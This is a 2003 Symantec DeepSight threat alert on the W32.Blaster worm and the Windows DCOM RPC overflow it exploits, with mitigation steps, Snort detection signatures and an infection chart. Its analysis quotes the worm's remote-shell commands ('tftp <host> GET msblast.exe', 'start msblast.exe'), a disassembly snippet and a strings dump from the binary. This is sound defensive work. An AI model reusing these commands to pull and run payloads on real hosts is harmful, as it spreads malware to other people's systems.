



DeepSight™ Threat Management System Threat Alert

Microsoft DCOM RPC Worm Alert

Version 1: August 11, 2003, 20:20 GMT

Version 8: August 13, 2003, 18:15 GMT

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Executive Summary

The W32.Blaster worm, which propagates via the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability, has recently been observed propagating at notable rate in the wild. The DeepSight Threat Analyst team has obtained a copy of the worm and has conducted an analysis of the binary.

Update: Additional technical information, including a packet trace, has been added. Additional information has been added to the IDS Signatures section.

Update: Information regarding propagation has been added.

Update: Information regarding a variant of W32.Blaster, W32.Blaster.B has been added.

Urgency

High

Associated Vulnerabilities

*Microsoft Windows DCOM RPC
Interface Buffer Overrun Vulnerability*

Associated Bugtraq ID

BID 8205

Ease of Exploit

Automatic

Affected Systems

*Microsoft Windows 2000/XP prior to
patch*

Action Items

The DeepSight Threat Analyst Team encourages network administrators to:

- Ensure that all available patches and feasible mitigating strategies provided in Microsoft Security Bulletin MS03-026 have been applied.
- Ensure that the following ports are filtered at the network perimeter and between all untrusted network segments: udp/135, udp/137, udp/138, tcp/135, tcp/445, tcp/593.
- Deploy the provided Snort signature to assist in the detection of exploitation attempts targeting this issue.

Update: The Symantec Security Response team has developed a removal tool to clean W32.Blaster infections. The removal tool is available at the following URL:

<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html>

Technical Description

It is known that the W32.Blaster worm attempts to conduct a Denial of Service (DoS) attack against windowsupdate.com during a specific time period. The worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range.

Update:

The attack is a SYN flood launched against TCP port 80 at windowsupdate.com

The worm will start a tftp server on the attacking host; this will allow the victim host to download a copy of the worm (msblast.exe) after a successful compromise. The worm will also open a command shell on TCP port 4444 on the victim host, allowing commands to be sent to the infected system. The worm will issue the commands "tftp <host> GET msblast.exe" and "start msblast.exe" over the command shell. The command shell on TCP port 4444 does not remain open after the attacking host disconnects subsequent to issuing its commands.

The worm can spread via Windows 2000 and XP. It uses two universal offsets, one for each affected operating system. The following code segment is used to determine the offset used to compromise a vulnerable host. There is an 80% chance that the Windows XP offset will be used and a 20% chance that the Windows 2000 offset will be used for exploitation.

```
.text:00401496      mov     ds:data_whichOffset, 1
.text:004014A0      call   rand
.text:004014A5      mov     ecx, 10
.text:004014AA      cdq
.text:004014AB      idiv   ecx
.text:004014AD      cmp    edx, 7
.text:004014B0      jle    short loc_4014BC
.text:004014B2      mov     ds:data_whichOffset, 2
```

The worm also carries a payload of encoded shellcode.

The worm adds the following key to the registry upon successful exploitation:

of client DCOM object activation requests. Exploitation of this issue could result in execution of malicious instructions with Local System privileges on an affected system.

IDS Signatures

Update: There have been reports indicating the included snort signature (see below) fails to properly detect all worm related traffic. The problem appears to be related to the "flow: established" directive. To ensure proper detection, organizations may want to remove the "flow: established" directive.

The Threat Analyst Team has created the following Snort signature designed to detect exploitation of the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 \  
  (msg:"DCE RPC Interface Buffer Overflow Exploit"; \  
  content:"|00 5C 00 5C|"; \  
  content:"!|5C|"; within:32; \  
  flow:to_server,established; \  
  reference:bugtraq,8205; rev: 1; )
```

Based on the analysis of the code found in rpcss.dll and information available in the advisory released by the Xfocus researchers, it has been determined that an unchecked copy operation into a 32-byte buffer occurs in function "GetMachineName". The signature works by identifying NetBIOS names in packets destined for the RPC ports that are greater than 32 bytes in length. A NetBIOS machine name is delimited by UNICODE sequences "\\\" and "\".

False positives may occur if an innocuous string satisfying the above criteria is found in an RPC packet. The likelihood of this particular combination of characters occurring outside of the scope of NetBIOS machine names is quite low, and as such the number of false positives is expected to be minimal. False negatives are not expected.

Update: The following IDS vendors have released signatures to detect exploitation attempts against the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability.

Symantec ManHunt

The signature for the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability can be found in Service Update #4.

Snort IDS

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC  
  ISystemActivator bind attempt"; flow:to_server,established;  
  content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;  
  within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00  
  C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-  
  2003-0352; classtype:attempted-admin; sid:2192; rev:1;)  
  
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC  
  ISystemActivator bind attempt"; flow:to_server,established;  
  content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";  
  distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
```

```
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

Enterasys Dragon IDS

SMB:DCOM-OVERFLOW

ISS BlackICE


2118006

ISS RealSecure

MSRPC_RemoteActivate_Bo

Attack Data


IPs per Hour



Source IP Infection Rate

■ IP Infection Rate

Distinct IPs



Source IP Infection Rate

■ Total Cumulative Infections

■ New Infections

Figure 1. Source IP Infection Rate for TCP Port 135

The above figure illustrates the worm's rate of infection as reported by DeepSight sensors.

Patches

The patches for specific OS versions are outlined in the security bulletin available at: <http://www.microsoft.com/technet/security/bulletin/MS03-026.asp>

Mitigating Strategies

Ensure that the following ports are filtered at the network perimeter: TCP/UDP 135, UDP 137, UDP 138, TCP 139, TCP/UDP 445 and TCP 593.

Resources

Microsoft Security Bulletin MS03-026 (Microsoft)

<http://www.microsoft.com/technet/security/bulletin/MS03-026.asp>

Windows RPC DCOM Buffer Overflow Remote Exploit (MS03-026)

<http://www.k-otik.com/exploits/07.25.winrpcdcom.c.php>

Symantec Security Response – W32.Blaster.Worm

<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html>

Symantec Security Response – W32.Blaster.B.Worm

<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html>

W32.Blaster.Worm Removal Tool

<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html>

Change Log

Version 1: August 11, 2003 20:20 GMT

Initial Threat Alert released.

Version 2: August 11, 2003 21:25 GMT

Additional Technical information added.

IDS Signatures added.

Version 3: August 11, 2003 21:45 GMT

Additional Technical information added.

Appendix A added.

Attack data added.

Version 4: August 11, 2003 22:00 GMT

Additional Technical information added.

Version 5: August 11, 2003 22:50 GMT

Additional Technical information added.

Version 6: August 12, 2003 00:45 GMT

Additional Technical information added.
Additional IDS signatures added.
Packet traces added.

Version 7: August 12, 2003, 09:05 GMT

Additional Technical information added.

Version 8: August 13, 2003, 18:15 GMT

Information regarding variants of the worm has been added to the Technical Description.
Information regarding the Symantec removal tool for the W32.Blaster.Worm has been added to the Action Items.

Appendix A

The following is a print out of interesting strings from the binary:

```
bash-2.05b$ strings -8 /tmp/msblast.exec
!This program cannot be run in DOS mode.
msblast.exe
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your
software!!
windowsupdate.com
start %s
tftp -i %s GET %s
%d.%d.%d.%d
%i.%i.%i.%i
windows auto update
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
ioctlsocket
inet_addr
inet_ntoa
recvfrom
setsockopt
gethostbyname
gethostname
closesocket
WSAStartup
WSACleanup
getpeername
getsockname
WSASocketA
InternetGetConnectedState
ExitProcess
ExitThread
GetCommandLineA
GetDateFormatA
GetLastError
GetModuleFileNameA
GetModuleHandleA
CloseHandle
GetTickCount
RtlUnwind
CreateMutexA
TerminateThread
CreateThread
RegCloseKey
RegCreateKeyExA
RegSetValueExA
__GetMainArgs
WS2_32.DLL
WININET.DLL
KERNEL32.DLL
ADVAPI32.DLL
CRTDLL.DLL
```

Glossary

If you are unfamiliar with any term this report uses, please visit the Symantec glossary at <http://www.securityfocus.com/glossary> for more details on information security terminology.

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